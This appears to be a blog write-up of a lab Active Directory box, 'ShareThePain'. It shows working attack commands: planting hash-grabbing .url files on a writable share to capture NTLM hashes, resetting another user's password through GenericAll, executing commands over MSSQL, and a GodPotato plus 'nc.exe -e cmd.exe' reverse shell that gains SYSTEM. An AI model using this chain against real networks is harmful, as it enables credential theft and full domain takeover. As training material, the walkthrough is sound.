Scope and Objective
Objective: You’re a penetration tester on the Hack Smarter Red Team. Your mission is to infiltrate and seize control of the client’s entire Active Directory environment. This isn’t just a test; it’s a full-scale assault to expose and exploit every vulnerability.
Initial Access: For this engagement, you’ve been granted direct access to the internal network but no credentials.
Execution: Your objective is simple but demanding enumerate, exploit, and own. Your ultimate goal is not just to get in, but to achieve a full compromise, elevating your privileges until you hold the keys to the entire domain.
Network Enumeration
Let’s start with some network enumeration to see the open ports and ways we can infiltrate in the network.
nmap
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49672/tcp open  unknown
49673/tcp open  unknown
49676/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
49714/tcp open  unknown
49727/tcp open  unknown
Detailed nmap
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-23 13:03:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hack.smarter0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hack.smarter0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-23T13:04:22+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HACK
|   NetBIOS_Domain_Name: HACK
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hack.smarter
|   DNS_Computer_Name: DC01.hack.smarter
|   DNS_Tree_Name: hack.smarter
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-23T13:04:12+00:00
| ssl-cert: Subject: commonName=DC01.hack.smarter
| Not valid before: 2025-09-05T03:46:00
|_Not valid after:  2026-03-07T03:46:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
49727/tcp open  msrpc         Microsoft Windows RPC
UDP scan (common ports)
PORT    STATE  SERVICE
53/udp  open   domain
123/udp open   ntp
161/udp closed snmp
Null Enumeration
Since we don’t have any credentials, let’s start with a null enumeration.
SMB
We are able to view the Share folder with read and write permissions.
nxc smb 10.1.30.210 -u '' -p '' --shares
SMB         10.1.30.210     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.30.210     445    DC01             [+] hack.smarter\:
SMB         10.1.30.210     445    DC01             [*] Enumerated shares
SMB         10.1.30.210     445    DC01             Share           Permissions     Remark
SMB         10.1.30.210     445    DC01             -----           -----------     ------
SMB         10.1.30.210     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.30.210     445    DC01             C$                              Default share
SMB         10.1.30.210     445    DC01             IPC$                            Remote IPC
SMB         10.1.30.210     445    DC01             NETLOGON                        Logon server share
SMB         10.1.30.210     445    DC01             Share           READ,WRITE
SMB         10.1.30.210     445    DC01             SYSVOL                          Logon server share
/Share folder
smbclient //10.1.30.210/Share --no-pass
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 27 08:34:42 2025
  ..                                DHS        0  Fri Sep  5 23:46:21 2025

                31292671 blocks of size 4096. 27361005 blocks available
smb: \>
SMB LNK/URL File hash grab
The confirmed write access presents an opportunity to execute the SMB file attack. This technique involves dropping a malicious shortcut or URL file (.lnk/.url) into the share and passively waiting for user execution, which forces the victim’s client to transmit the NTLM hash to our configured SMB listener.
GitHub – xct/hashgrab: generate payloads that force authentication against an attacker machine
python3 hashgrab.py 10.200.21.46 evil
[*] Generating hash grabbing files..
[*] Written @evil.scf
[*] Written @evil.url
[*] Written evil.library-ms
[*] Written desktop.ini
[*] Written lnk_929.ico
[+] Done, upload files to smb share and capture hashes with smbserver.py/responder

┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ ls
desktop.ini  evil.library-ms  evil.lnk  @evil.scf  @evil.url  hashgrab.py  README.md  requirements.txt  skel.lnk

┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ smbclient //10.1.30.210/Share --no-pass
Try "help" to get a list of possible commands.
smb: \> put @evil.url
putting file @evil.url as \@evil.url (0.1 kB/s) (average 0.1 kB/s)
sudo impacket-smbserver share share -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.1.30.210,49909)
[*] AUTHENTICATE_MESSAGE (HACK\bob.ross,DC01)
[*] User DC01\bob.ross authenticated successfully
[*] bob.ross::HACK:aaaaaaaaaaaaaaaa:302cdbba9e9ddxxxxxxxx12af9:0101000000000000000c5463a45fdc01660b0f404dc1f08000000000010010004e00680074005900610072006a004700030010004e00680074005900610072006a004700020010004f006400740042006a00460069005200040010004f006400740042006a0046006900520007000800000c5463a45fdc01060004000200000008003000300000000000000001000000002000000698c309ca8be8d8dabb8665b92b1c1fd6cc332d0527c6b6d170676eaf43a3210a001000000000000000000000000000000000000900220063006900660073002f00310030002e003200300030002e00320031002e00340036000000000000000000
[*] Closing down connection (10.1.30.210,49909)
Enumeration
nxc smb 10.1.30.210 -u bob.ross -p 'xxxx'
SMB         10.1.30.210     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.30.210     445    DC01             [+] hack.smarter\bob.ross:xxxxx
SMB
nxc smb 10.1.30.210 -u bob.ross -p 'xxxxx' --shares
SMB         10.1.30.210     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.30.210     445    DC01             [+] hack.smarter\bob.ross:xxxxx
SMB         10.1.30.210     445    DC01             [*] Enumerated shares
SMB         10.1.30.210     445    DC01             Share           Permissions     Remark
SMB         10.1.30.210     445    DC01             -----           -----------     ------
SMB         10.1.30.210     445    DC01             ADMIN$                          Remote Admin
SMB         10.1.30.210     445    DC01             C$                              Default share
SMB         10.1.30.210     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.30.210     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.30.210     445    DC01             Share           READ,WRITE
SMB         10.1.30.210     445    DC01             SYSVOL          READ            Logon server share
We are able to read the standard folders, let’s continue with the enumeration and get back to this if necessary.
Users Enumeration
nxc smb 10.1.30.210 -u bob.ross -p 'xxxx' --users
SMB         10.1.30.210     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.30.210     445    DC01             [+] hack.smarter\bob.ross:xxxx
SMB         10.1.30.210     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.30.210     445    DC01             Administrator                 2025-10-29 22:19:03 0       Built-in account for administering the computer/domain
SMB         10.1.30.210     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.30.210     445    DC01             krbtgt                        2025-09-03 01:23:39 0       Key Distribution Center Service Account
SMB         10.1.30.210     445    DC01             bob.ross                      2025-10-29 22:21:23 0
SMB         10.1.30.210     445    DC01             alice.wonderland              2025-10-29 22:23:01 0
SMB         10.1.30.210     445    DC01             tyler.ramsey                  2025-09-03 20:55:26 0
SMB         10.1.30.210     445    DC01             [*] Enumerated 6 local users: HACK
Let’s consolidate the usernames and perform a password spray.
Password spray was done with the found password, usernames as the password and empty password with no hits found.
┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ nxc smb 10.1.30.210 -u users.txt -p 'xxxx' --continue-on-success | grep +
SMB                      10.1.30.210     445    DC01             [+] hack.smarter\bob.ross:xxxxx

┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ nxc smb 10.1.30.210 -u users.txt -p users.txt --continue-on-success | grep +

┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ nxc smb 10.1.30.210 -u users.txt -p '' --continue-on-success | grep +
Bloodhound
mkdir bloodhound;cd bloodhound; bloodhound-python -d hack.smarter -u bob.ross -p 'xxxxx' -ns 10.1.30.210 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: hack.smarter
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 7 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.hack.smarter
INFO: Done in 00M 47S

The user BOB.ROSS@HACK.SMARTER has GenericAll permissions to the user ALICE.WONDERLAND@HACK.SMARTER.
This is also known as full control. This permission allows the trustee to manipulate the target object however they wish.

Alice.wonderland is also part of the remote management users group.
bloodyAD --host "10.1.30.210" -d "hack.smarter" -u "bob.ross" -p 'xxxxxx' set password "alice.wonderland" "newP@ssword2022"
[+] Password changed successfully!

┌──(kali㉿kali)-[~/hacksmarter/ShareThePain]
└─$ nxc smb 10.1.30.210 -u 'alice.wonderland' -p 'newP@ssword2022'
SMB         10.1.30.210     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.30.210     445    DC01             [+] hack.smarter\alice.wonderland:newP@ssword2022
Foothold
*Evil-WinRM* PS C:\Users\alice.wonderland\Documents> whoami
hack\alice.wonderland
*Evil-WinRM* PS C:\Users\alice.wonderland\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\alice.wonderland\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3062:32a5:af7c:e807%6
   IPv4 Address. . . . . . . . . . . : 10.1.30.210
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.1.0.1
After some enumeration, the SQL2019 folder is found in the C drive.
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          9/5/2025   8:34 PM                Program Files
d-----          9/3/2025   2:06 PM                Program Files (x86)
d-----        11/27/2025   6:04 AM                Share
d-----          9/3/2025   2:06 PM                SQL2019
d-----          9/3/2025   2:01 PM                Temp
d-r---          9/3/2025   2:54 PM                Users
d-----          9/5/2025   8:46 PM                Windows
In the Temp folder the SQLEXPRESS.exe binary is found too.
    Directory: C:\Temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/3/2025   2:01 PM        6379936 SQLEXPRESS.exe
Since the initial nmap scan does not seem to indicate any kind of MSSQL server, by checking for any ports running internally we are able to observer the MSSQL port 1433 running locally.
*Evil-WinRM* PS C:\Temp> netstat -ano | findstr LISTENING

  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       3248
  TCP    127.0.0.1:1433         0.0.0.0:0              LISTENING       4212
  TCP    127.0.0.1:56517        0.0.0.0:0              LISTENING       4212
Port Forwarding
We can use any kind of port forwarding too to gain access to the MSSQL endpoint. I’ll be using Ligolo’s local port forwarding feature from Access to agent’s local ports (127.0.0.1) – Ligolo-ng Documentation
nxc mssql 240.0.0.1 -u 'alice.wonderland' -p 'newP@ssword2022'
MSSQL       240.0.0.1       1433   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.smarter)
MSSQL       240.0.0.1       1433   DC01             [+] hack.smarter\alice.wonderland:newP@ssword2022 (Pwn3d!)
mssqlclient.py hack.smarter/alice.wonderland:'newP@ssword2022'@240.0.0.1 -windows-auth
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography import utils, x509
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> We are able to run commands as the MSSQL SVC
└─$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p 'newP@ssword2022' -X 'whoami'
MSSQL       240.0.0.1       1433   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.smarter)
MSSQL       240.0.0.1       1433   DC01             [+] hack.smarter\alice.wonderland:newP@ssword2022 (Pwn3d!)
MSSQL       240.0.0.1       1433   DC01             [+] Executed command via mssqlexec
MSSQL       240.0.0.1       1433   DC01             nt service\mssql$sqlexpress
This SVC as SeImpersonatePrivlege which we can exploit for privilege escalation.
└─$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p 'newP@ssword2022' -X 'whoami /priv'
MSSQL       240.0.0.1       1433   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.smarter)
MSSQL       240.0.0.1       1433   DC01             [+] hack.smarter\alice.wonderland:newP@ssword2022 (Pwn3d!)
MSSQL       240.0.0.1       1433   DC01             [+] Executed command via mssqlexec
MSSQL       240.0.0.1       1433   DC01             PRIVILEGES INFORMATION
MSSQL       240.0.0.1       1433   DC01             ----------------------
MSSQL       240.0.0.1       1433   DC01             Privilege Name                Description                               State
MSSQL       240.0.0.1       1433   DC01             ============================= ========================================= ========
MSSQL       240.0.0.1       1433   DC01             SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
MSSQL       240.0.0.1       1433   DC01             SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
MSSQL       240.0.0.1       1433   DC01             SeMachineAccountPrivilege     Add workstations to domain                Disabled
MSSQL       240.0.0.1       1433   DC01             SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
MSSQL       240.0.0.1       1433   DC01             SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
MSSQL       240.0.0.1       1433   DC01             SeImpersonatePrivilege        Impersonate a client after authentication Enabled
MSSQL       240.0.0.1       1433   DC01             SeCreateGlobalPrivilege       Create global objects                     Enabled
MSSQL       240.0.0.1       1433   DC01             SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
In using GOD potato and netcat we can attain a reverse shell as the admin user.
└─$ nxc mssql 240.0.0.1 -u 'alice.wonderland' -p 'newP@ssword2022' -x 'C:\share\god.exe -cmd "nc.exe -e cmd.exe 10.200.21.46 80"'
MSSQL       240.0.0.1       1433   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hack.smarter)
MSSQL       240.0.0.1       1433   DC01             [+] hack.smarter\alice.wonderland:newP@ssword2022 (Pwn3d!)
MSSQL       240.0.0.1       1433   DC01             [+] Executed command via mssqlexec
MSSQL       240.0.0.1       1433   DC01             [*] CombaseModule: 0x140712683765760
MSSQL       240.0.0.1       1433   DC01             [*] DispatchTable: 0x140712686356344
MSSQL       240.0.0.1       1433   DC01             [*] UseProtseqFunction: 0x140712685648688
MSSQL       240.0.0.1       1433   DC01             [*] UseProtseqFunctionParamCount: 6
MSSQL       240.0.0.1       1433   DC01             [*] HookRPC
MSSQL       240.0.0.1       1433   DC01             [*] Start PipeServer
MSSQL       240.0.0.1       1433   DC01             [*] CreateNamedPipe \\.\pipe\ebacad27-8b1e-4ba4-ae3c-3b95101855e0\pipe\epmapper
MSSQL       240.0.0.1       1433   DC01             [*] Trigger RPCSS
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj IPID: 0000f002-07f0-ffff-15dd-dd8319a57ce5
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj OXID: 0x8bc909599c29321
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj OID: 0x888a594fa02ded99
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj Flags: 0x281
MSSQL       240.0.0.1       1433   DC01             [*] DCOM obj PublicRefs: 0x0
MSSQL       240.0.0.1       1433   DC01             [*] Marshal Object bytes len: 100
MSSQL       240.0.0.1       1433   DC01             [*] UnMarshal Object
MSSQL       240.0.0.1       1433   DC01             [*] Pipe Connected!
MSSQL       240.0.0.1       1433   DC01             [*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
MSSQL       240.0.0.1       1433   DC01             [*] CurrentsImpersonationLevel: Impersonation
MSSQL       240.0.0.1       1433   DC01             [*] Start Search System Token
MSSQL       240.0.0.1       1433   DC01             [*] PID : 920 Token:0x748  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
MSSQL       240.0.0.1       1433   DC01             [*] Find System Token : True
MSSQL       240.0.0.1       1433   DC01             [*] UnmarshalObject: 0x80070776
MSSQL       240.0.0.1       1433   DC01             [*] CurrentUser: NT AUTHORITY\SYSTEM
MSSQL       240.0.0.1       1433   DC01             [*] process start with pid 672
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.200.21.46] from (UNKNOWN) [10.1.30.210] 50247
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3062:32a5:af7c:e807%6
   IPv4 Address. . . . . . . . . . . : 10.1.30.210
   Subnet Mask . . . . . . . . . . . : 255.255.192.0
   Default Gateway . . . . . . . . . : 10.1.0.1
 Persecure : my learning archive